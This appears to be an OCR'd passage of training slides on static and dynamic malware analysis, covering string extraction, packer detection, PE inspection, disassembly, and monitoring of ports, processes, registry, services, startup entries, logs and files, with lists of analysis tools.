- IObit Cloud (*http://cloud.iobit.com*)
- ThreatExpert (*http://www.threatexpert.com*)

VirusTotal

VirusTotal is a free service that **analyzes suspicious files and URLs**, and facilitates the detection of viruses, worms, Trojans, etc.



https://www.virustotal.com

Static Malware Analysis: Performing Strings Search

- **Strings** communicate information from the program to its user
- Analyze **embedded strings** of the readable text within the program's executable file


  Ex: Status update strings and error strings, etc.
- Use tools such as **BinText** to extract embedded strings from executable files

String Searching Tools:

- FLOSS (*https://www.fireeye.com*)
- Strings (*https://docs.microsoft.com*)
- Free EXE DLL Resource Extract (*http://www.resourceextract.com*)
- Hex Workshop (*http://www.hexworkshop.com*)

BinText

BinText is a text extractor that can extract text from any kind of file and includes the ability to find **plain ASCII text**, **Unicode text** and **Resource strings**, providing useful information for each item



https://www.mcafee.com


Static Malware Analysis: Identifying Packing/ Obfuscation Methods

- Attackers often **use packers to compress**, **encrypt**, or modify a malware executable file to avoid detection
- It complicates the task for the **reverse engineers** in finding out the actual program logic and other metadata via static analysis
- Use tools such as **PEid** which detects most common packers, cryptors, and compilers for PE executable files

Packaging/Obfuscation Tools

- UPX (*https://upx.github.io*)
- Exeinfo PE (*http://exeinfo.atwebpages.com*)
- ASPack (*http://www.aspack.com*)

PEid PEiD tool provides details about **Windows executable files**. It can **identify signatures** associated with over **600** different **packers and compilers**



https://www.aldeid.com

Static Malware Analysis: Finding the Portable Executables (PE) Information


- PE format is the **executable file** format used on Windows operating systems
- Analyze the **metadata of PE files** to get information such as time and date of compilation, functions imported and exported by the program, linked libraries, icons, menus, version info, strings, etc. that are embedded in resources
- Use tools such as **PE Explorer** to extract the above mentioned information

PE Explorer

PE Explorer lets you open, view and edit a variety of different 32-bit Windows executable file types (also called PE files) ranging from the common, such as EXE, DLL and ActiveX Controls

PE Extraction Tools

- Portable Executable Scanner (pescan) (*https://tzworks.net*)
- Resource Hacker (*http://www.angusj.com*)
- PEView (*https://www.aldeid.com*)



Static Malware Analysis: Identifying File Dependencies


- Programs need to work with **internal system files** to function properly
- Programs store the **import** and **export functions** in kernel32.dll file
- Check the **dynamically linked list** in the malware executable file
- Finding out all the **library functions** may allow you to guess what the malware program can do
- Use tools such as **Dependency Walker** to identify the dependencies within the executable file

Dependency Checking Tools

- Dependency-check (*https://jeremylong.github.io*)
- Snyk (*https://snyk.io*)
- Hakiri (*https://hakiri.io*)
- RetireJS (*https://retirejs.github.io*)

Dependency Walker

Dependency Walker lists all the **dependent modules** of an executable file and builds **hierarchical tree diagrams**. It also records all the functions of each module exports and calls



Static Malware Analysis: Malware Disassembly


- Disassemble the **binary code** and analyze the assembly code instructions
- Use tools such as **IDA** that can reverse machine code to **assembly language**
- Based on the reconstructed assembly code, you can inspect the **program logic** and recognize its threat potential. This process is carried out by using debugging tools such as **OllyDbg** (*http://www.ollydbg.de*), etc.

Disassembling and Debugging Tools

- WinDbg (*http://www.windbg.org*)
- odjdump (*https://sourceware.org*)
- ProcDump (*https://docs.microsoft.com*)
- KD (*https://docs.microsoft.com*)
- CDB (*https://docs.microsoft.com*)

IDA

IDA is a **Windows**, **Linux** or **Mac OS X** hosted multi-processor **disassembler and debugger** that can debug through Instructions tracing, Functions tracing, Read/Write-Write-Execute tracing features



Dynamic Malware Analysis

- In **dynamic analysis**, the malware will be executed on a system to understand its behavior after infection
- This type of analysis requires safe environment such as **virtual machines** and **sandboxes** to deter the spreading of malware
- Dynamic analysis consists of two stages: System Baselining and Host Integrity Monitoring

System Baselining


- Refers to taking a **snapshot** of the system at the time the malware analysis begins
- The main purpose of system baselining is to identify significant changes from the **baseline state**
- System baseline includes details of **file system**, **registry**, **open ports**, **network activity**, etc.


Host Integrity Monitoring

- Host integrity monitoring involves taking a **snapshot** of the **system state** using the same tools before and after the analysis to detect **changes** made to the entities residing on the system
- **Host integrity monitoring** includes:
  - **Port Monitoring**
  - **Process Monitoring**
  - **Registry Monitoring**
  - **Windows Services Monitoring**
  - **Startup Programs Monitoring**
  - **Event Logs Monitoring/Analysis**
  - **Installation Monitoring**
  - **Files and Folder Monitoring**
  - **Device Drivers Monitoring**
  - **Network Traffic Monitoring/Analysis**
  - **DNS Monitoring/Resolution**
  - **API Calls Monitoring**

Dynamic Malware Analysis: Port Monitoring

- Malware programs corrupt the system and **open system input/output ports** to establish connections with remote systems, networks or servers to accomplish various malicious tasks
- Use port monitoring tools such as **netstat**, **TCPView**, etc. to scan for suspicious ports and look for any connection established to unknown or suspicious IP addresses





https://docs.microsoft.com

Port Monitoring Tools

- CurrPorts (*http://www.nirsoft.net*)
- dotcom-monitor (*https://www.dotcom-monitor.com*)
- PortExpert (*http://www.kcsoftwares.com*)
- PRTG's Port sensor (*https://kb.paessler.com*)
- Nagios Port Monitor (*https://exchange.nagios.org*)

Dynamic Malware Analysis: Process Monitoring


- Malware camouflage themselves as **genuine Windows services** or hide their processes to avoid detection
- Some malware also use **PEs (Portable Executable)** to inject into various processes (such as **explorer.exe** or web browsers)
- Use process monitoring tools like **Process Monitor** to scan for suspicious processes

Process Monitoring Tools

- Process Explorer (*https://docs.microsoft.com*)
- Monit (*https://mmonit.com*)
- ESET SysInspector (*https://www.eset.com*)
- System Explorer (*http://systemexplorer.net*)
- Security Task Manager (*https://www.neuber.com*)

Process Monitor

Process Monitor shows **real-time file system**, **Registry**, and **process/thread** activity



https://docs.microsoft.com


Dynamic Malware Analysis: Registry Monitoring

- Windows registry stores **OS and program configuration details**, such as settings and options
- Malware uses the registry to perform harmful activity continuously by **storing entries** into the registry and **ensuring** that the **malicious program** runs whenever the computer or device **boots automatically**
- Use registry entry monitoring tools such as **jv16 Power Tools 2017** to examine the changes made to the system's registry by malware

Registry Monitoring Tools

- regshot (*https://sourceforge.net*)
- Reg Organizer (*https://www.chemtable.com*)
- Registry Viewer (*http://accessdata.com*)
- RegScanner (*http://www.nirsoft.net*)
- Registrar Registry Manager (*http://www.resplendence.com*)


jv16 Power Tools 2017 It is a registry cleaner used to **find registry errors** and unneeded registry junk and helps in detecting registry entries created by malware



https://www.macecraft.com

Dynamic Malware Analysis: Windows Services Monitoring

- Malware spawns Windows services that allow attackers **remote control to the victim machine** and pass malicious instructions
- Malware **rename their processes** to look like a genuine Windows service in order to avoid detection
- Malware may also employ rootkit techniques to manipulate **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services** registry keys to hide its processes
- Use Windows services monitoring tools such as **Windows Service Manager (SrvMan)** to trace malicious services initiated by the malware



http://tools.sysprogs.org

Windows Service Monitoring Tools


- Advanced Windows Service Manager (http://securityxploded.com)
- Process Hacker (http://processhacker.sourceforge.net)
- Netwrix Service Monitor (https://www.netwrix.com)
- AnVir Task Manager (https://www.anvir.com)
- Service+ (https://www.activeplus.com)
- Service Manager Tray for Windows (https://winservicemanager.codeplex.com)

Dynamic Malware Analysis: Startup Programs Monitoring

- Malware can **alter the system settings** and add themselves to the **startup menu** to perform malicious activities whenever the system starts
- Manually check or use startup monitoring tools like **Autoruns for Windows** and **WinPatrol** to detect suspicious startup programs and processes

- Steps to manually detect hidden malware:
  - Check startup program entries in the registry editor
  - Check device drivers automatically loaded
    - `C:\Windows\System32\drivers`
  - Check `boot.ini` or `bcd` (bootmgr) entries
  - Check Windows services automatically started
    - Go to **Run** → Type **services.msc** → Sort by **Startup Type**
  - Check startup folder
    - **C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup**

Autoruns for Windows




Dynamic Malware Analysis: Event Logs Monitoring/Analysis

- **Log analysis** is a process of analyzing **computer-generated records or activities** to identify malicious or suspicious events
- Use **log analysis tools** like **Loggly** to identify suspicious logs or events with malicious intent

Log Analysis Tools

- SolarWinds Log & Event Manager (*http://www.solarwinds.com*)
- Netwrix Event Log Manager (*https://www.netwrix.com*)
- LogFusion (*https://www.logfusion.ca*)
- Alert Logic Log Manager (*https://www.alertlogic.com*)
- EventTracker Log Manager (*https://www.eventtracker.com*)

Loggly Loggly automatically recognizes common **log formats** and gives you a **structured summary** of all parsed logs



https://www.loggly.com

Dynamic Malware Analysis: Installation Monitoring


- When the system or users **install or uninstall** any software application, there is a chance that it leaves traces of the **application data** on the system
- Installation monitoring will help in detecting hidden and background installations which the malware performs
- Use an installation monitoring tool such as **Mirekusoft Install Monitor** for monitoring installation of malicious executable

Installation Monitoring Tools

- SysAnalyzer (*https://www.aldeid.com*)
- Advanced Uninstaller PRO (*http://www.advanceduninstaller.com*)
- REVO UNINSTALLER PRO (*https://www.revouninstaller.com*)
- Comodo Programs Manager (*https://www.comodo.com*)

Mirekusoft Install Monitor

It automatically monitors what gets placed on your system and allows you to uninstall it completely



https://www.mirekusoft.com

Dynamic Malware Analysis: Files and Folder Monitoring


- Malware normally **modify system's files and folders** after infecting a computer
- Use file and folder integrity checkers like **Tripwire** and **Netwrix Auditor** to detect changes in system files and folders
